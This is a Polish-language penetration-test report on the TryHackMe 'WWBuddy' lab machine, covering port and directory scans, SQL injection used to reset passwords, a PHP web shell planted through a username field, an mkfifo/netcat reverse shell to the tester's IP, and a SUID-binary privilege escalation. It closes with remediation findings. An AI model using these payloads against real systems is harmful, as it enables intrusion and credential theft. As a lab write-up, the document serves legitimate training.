Nazwa aplikacji: **WWBuddy**

Adres www: **https://tryhackme.com/room/wwbuddy**

IP Address: **10.10.93.210**

Data pentestu: **2023-02-05 15:00 - 2023-02-07 08:00**

Michał Lissowski michallissowski@gmail.com

Maciej Chmielewski chmieluzg@gmail.com

Andrzej Kuchar andrzejkucharr@gmail.com

Rekonesans

Sprawdzenie ping

```
└─$ ping 10.10.93.210
PING 10.10.93.210 (10.10.93.210) 56(84) bytes of data.
64 bytes from 10.10.93.210: icmp_seq=1 ttl=63 time=91.3 ms
64 bytes from 10.10.93.210: icmp_seq=2 ttl=63 time=53.0 ms
```

Skanowanie otwartych portów

```
└─$ nmap 10.10.93.210 -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-01 05:03 EST
Nmap scan report for 10.10.93.210
Host is up (0.075s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

```
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 667521b4934aa5a7dff4018019cfffad (RSA)
|   256 a6dd303be496baab5f043b9e9e92b7c0 (ECDSA)
|_  256 0422f0d2b03445d4e54dada27dcd0041 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Login
|_Requested resource was http://10.10.93.210/login/
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

IP Address	Ports Open
10.10.93.210	**TCP**: 22, 80

Skanowanie stron gobuster

```
└─$ gobuster dir -u http://10.10.93.210 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
===============================================================
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.93.210
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.2.0-dev
[+] Timeout:                 10s
===============================================================
2023/02/01 05:51:48 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 313] [--> http://10.10.93.210/images/]
/login                (Status: 301) [Size: 312] [--> http://10.10.93.210/login/]
/register             (Status: 301) [Size: 315] [--> http://10.10.93.210/register/]
/profile              (Status: 301) [Size: 314] [--> http://10.10.93.210/profile/]
/admin                (Status: 301) [Size: 312] [--> http://10.10.93.210/admin/]
/js                   (Status: 301) [Size: 309] [--> http://10.10.93.210/js/]
/api                  (Status: 301) [Size: 310] [--> http://10.10.93.210/api/]
/styles               (Status: 301) [Size: 313] [--> http://10.10.93.210/styles/]
/change               (Status: 301) [Size: 313] [--> http://10.10.93.210/change/]
```

Skanowanie podatności nikto

```
└─$ nikto -host 10.10.93.210
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.93.210
+ Target Hostname:    10.10.93.210
+ Target Port:        80
+ Start Time:         2023-02-01 05:49:02 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
```

+ Root page / redirects to: /login
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. The value is "127.0.1.1".
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ /config.php: PHP Config file may contain database IDs and passwords.
+ OSVDB-3092: /login/: This might be interesting...
+ OSVDB-3092: /register/: This might be interesting...
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /styles/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7890 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time: 2023-02-01 05:55:42 (GMT-5) (400 seconds)

+ 1 host(s) tested


Explotation, Initial Access

Założenie konta na stronie

http://10.10.94.178/register/
user: maciek
password: maciek1


Zmiana nazwy w panelu. Wykorzystanie SQL injecion pozwala na zmianę hasła dla innych użytkowników. W pierwszej kolejności zmieniono hasło dla użytkownika WWBudy którego widać po zalogowaniu na stworzonego użytkownika.

Po zalogowaniu na użytkownika WWbuddy widać użytkownika Henry i Roberto. Po zmianie dla nich haseł i zalogowaniu widać informację, że domyślnym hasłem ssh jest data urodzin użytkownika.



Na stronie http://10.10.164.234/admin/ widać log logowania do strony admin. Jest ona dostępna tylko dla użytkownika henry który jest administratorem.

Po założeniu nowego konta i zmianie nazwy użytkownika na <?php system ($_GET['cmd']);?> na stronie admin pojawia się możliwość wpisywania komend jako parametr w url.



Hey Henry, i didn't made the admin functions for this page yet, but at least you can see who's trying to sniff into our site here.
192.168.0.139 2020-07-24 22:54:34 WWBuddy fc18e5f4aa09bbbb7fdedf5e277dda00
192.168.0.139 2020-07-24 22:56:09 Roberto b5ea6181006480438019e76f8100249e
10.9.8.70 2023-02-07 10:50:34
10.9.8.70 2023-02-07 10:50:39
10.9.8.70 2023-02-07 10:52:49 uid=33(www-data) gid=33(www-data) groups=33(www-data) a1568632962f4030a44e2a51847a57e4

W kodzie strony /admin znajduje się flaga:

```
1 Hey Henry, i didn't made the admin functions for this page yet, but at least you can see who's
2 <!--THM{d0nt_try_4nyth1ng_funny} -->
3
4 192.168.0.139   2020-07-24 22:54:34   WWBuddy fc18e5f4aa09bbbb7fdedf5e277dda00 <br>
5 192.168.0.139   2020-07-24 22:56:09   Roberto b5ea6181006480438019e76f8100249e <br>
6
7 10.9.8.70   2023-02-07 10:50:34     <br>
8 10.9.8.70   2023-02-07 10:50:39     <br>
9 10.9.8.70   2023-02-07 10:52:49   uid=33(www-data) gid=33(www-data) groups=33(www-data)
10  a1568632962f4030a44e2a51847a57e4 <br>
11
```

Ustawiamy listenera na maszynie atakującej


nc -lvnp 1234

i dodajemy reverseshell

10.10.24.62/admin/?cmd=rm %2Ftmp%2Ff%3Bmkfifo %2Ftmp%2Ff%3Bcat %2Ftmp%2Ff|%2Fbin%2Fsh -i 2>%261|nc 10.9.8.70 1234 >%2Ftmp%2Ff

Ulepszenie shell:

python3 -c "import pty;pty.spawn('/bin/bash')"
export TERM=xterm
*** ctrl +z
stty raw -echo;fg
restart
export SHELL=BASH



Privilege Escalation

Znaleziono użytkowników

www-data@wwbuddy:/$ cd home
www-data@wwbuddy:/home$ ls
jenny roberto wwbuddy

Sprawdzenie pliku general.log w katalogu /var/log/mysql

www-data@wwbuddy:/var/log/mysql$ ls
error.log general.log

Tcp port: 3306 Unix socket: /var/run/mysqld/mysqld.sock
Time Id Command Argument
2020-07-25T14:35:56.331972Z 6 Query show global variables where Variable_Name like "%general%"
2020-07-25T14:36:04.753758Z 6 Quit
2020-07-25T14:41:25.299513Z 8 Connect root@localhost on using Socket
2020-07-25T14:41:25.299556Z 8 Connect Access denied for user 'root'@'localhost' (using password: YES)
2020-07-25T14:41:25.309432Z 9 Connect root@localhost on using Socket
2020-07-25T14:41:25.309467Z 9 Connect Access denied for user 'root'@'localhost' (using password: YES)
2020-07-25T14:41:25.317881Z 10 Connect root@localhost on using Socket
2020-07-25T14:41:25.317916Z 10 Connect Access denied for user 'root'@'localhost' (using password: NO)
2020-07-25T14:56:02.127981Z 11 Connect root@localhost on app using Socket
2020-07-25T14:56:02.128534Z 11 Quit
2020-07-25T15:01:40.140340Z 12 Connect root@localhost on app using Socket

2020-07-25T15:01:40.143115Z 12 Prepare SELECT id, username, password FROM users WHERE username = ?
2020-07-25T15:01:40.143760Z 12 Execute SELECT id, username, password FROM users WHERE username = 'RobertoyVnocsXsf%X68wf'
2020-07-25T15:01:40.147944Z 12 Close stmt
2020-07-25T15:01:40.148109Z 12 Quit
2020-07-25T15:02:00.018314Z 13 Connect root@localhost on app using Socket
2020-07-25T15:02:00.018975Z 13 Prepare SELECT id, username, password FROM users WHERE username = ?
2020-07-25T15:02:00.019056Z 13 Execute SELECT id, username, password FROM users WHERE username = 'Roberto'
2020-07-25T15:02:00.089575Z 13 Close stmt
2020-07-25T15:02:00.089631Z 13 Quit
2020-07-25T15:02:00.093503Z 14 Connect root@localhost on app using Socket
2020-07-25T15:02:00.093662Z 14 Query SELECT name FROM countries
2020-07-25T15:02:00.094135Z 14 Query SELECT country, email, birthday, description FROM users WHERE id = 'b5ea6181006480438019e76f8100249e'
2020-07-25T15:02:00.096687Z 14 Query SELECT * FROM messages WHERE sender = 'b5ea6181006480438019e76f8100249e' OR receiver = 'b5ea6181006480438019e76f8100249e'
2020-07-25T15:02:00.097056Z 14 Query SELECT id,username FROM users WHERE id IN ('fc18e5f4aa09bbbb7fdedf5e277dda00', 'be3308759688f3008d01a7ab12041198') ORDER BY username
2020-07-25T15:02:00.097174Z 14 Quit
2020-07-25T15:06:48.352118Z 15 Connect root@localhost on app using Socket
2020-07-25T15:06:48.352492Z 15 Quit

Poznajemy hasło Roberto:

2020-07-25T15:01:40.143760Z 12 Execute SELECT id, username, password FROM users WHERE username = 'RobertoyVnocsXsf%X68wf'

Logowanie na Roberto i odczytanie pliku importante.txt

roberto@wwbuddy:/home$ cd roberto/
roberto@wwbuddy:~$ ls
importante.txt
roberto@wwbuddy:~$ cat importante.txt
A Jenny vai ficar muito feliz quando ela descobrir que foi contratada :DD

Não esquecer que semana que vem ela faz 26 anos, quando ela ver o presente que eu comprei pra ela, talvez ela até anima de ir em um encontro comigo.

THM{g4d0_d+_kkkk} – flaga użytkownika

Z informacji na początku wynikało, że hasło to data urodzenia. Tu jest napisane, że za tydzień Jenny ma 26 lat wiec jej data urodzenia to 08-03-1994 ponieważ plik został utworzony:

roberto@wwbuddy:~$ stat importante.txt
  File: importante.txt
  Size: 246 Blocks: 8 IO Block: 4096 regular file
Device: ca02h/51714d Inode: 402577 Links: 1

Access: (0664/-rw-rw-r--) Uid: (1001/ roberto)   Gid: (1001/ roberto)
Access: 2023-02-06 15:36:49.664000000 +0000
Modify: 2020-07-27 21:25:48.544379536 +0000
Change: 2020-07-27 21:25:48.544379536 +0000

Sprawdzono różne kombinacje haseł i odkryto hasło dla jenny

08/03/1994

Po zalogowaniu na jenny próbujemy podnieść uprawnienia:

```
jenny@wwbuddy:~$ sudo -l
[sudo] password for jenny:
Sorry, user jenny may not run sudo on wwbuddy.
jenny@wwbuddy:~$
```

```
jenny@wwbuddy:~$ find / -perm -u=s 2>/dev/null
…
/bin/authenticate
…
```

Zganie pliku authenticate na lokalnąL maszyne:

```
jenny@wwbuddy:/bin$ python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
```

```
┌──(kali㉿kali)-[~]
└─$ wget 10.10.176.180:8001/authenticate
```

Dekompilacja w ghydra


```
undefined8 main(void)

{
  __uid_t _Var1;
  int iVar2;
  char *__src;
  long in_FS_OFFSET;
  undefined8 local_48;
  undefined8 local_40;
  undefined8 local_38;
  undefined8 local_30;
  undefined8 local_28;
  undefined4 local_20;
  undefined local_1c;
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  _Var1 = getuid();
  if ((int)_Var1 < 1000) {
    puts("You need to be a real user to be authenticated.");
  }
  else {
    iVar2 = system("groups | grep developer");
```

```
  if (iVar2 == 0) {
    puts("You are already a developer.");
  }
  else {
    __src = getenv("USER");
    _Var1 = getuid();
    setuid(0);
    local_48 = 0x20646f6d72657375;
    local_40 = 0x6c6576656420472d;
    local_38 = 0x207265706f;
    local_30 = 0;
    local_28 = 0;
    local_20 = 0;
    local_1c = 0;
    strncat((char *)&local_48,__src,0x14);
    system((char *)&local_48);
    puts("Group updated");
    setuid(_Var1);
    system("newgrp developer");
  }
 }
 if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                /* WARNING: Subroutine does not return */
   __stack_chk_fail();
 }
 return 0;
}
```

Aplikacja authenticate zmieni grupę na 0 (root) gdy



W katalogu /root/ znajduje się flaga: THM{ch4ng3_th3_3nv1r0nm3nt}

Błędy i propozycję naprawy

1. Luka SQL Injection pozwalająca na zmianę hasła dla dowolnego użytkownika oraz zdalne wykonanie kodu. Należy sprawdzać dane wprowadzane w formularzach na stronie www.

   Ważność: KRYTYCZNA

2. Aplikacja authenticate posiada błąd podnoszący uprawnienia użytkownika i można ją wykonać z uprawnieniami root (ustawiony bit SUID).

Ważność: KRYTYCZNA

3. Polityka haseł startowych dla połączeń SSH. Należy losowe, skomplikowane hasła startowe dla użytkowników. Polityka haseł nie powinna być opisywana na komunikatorze.

   Ważność: WYSOKA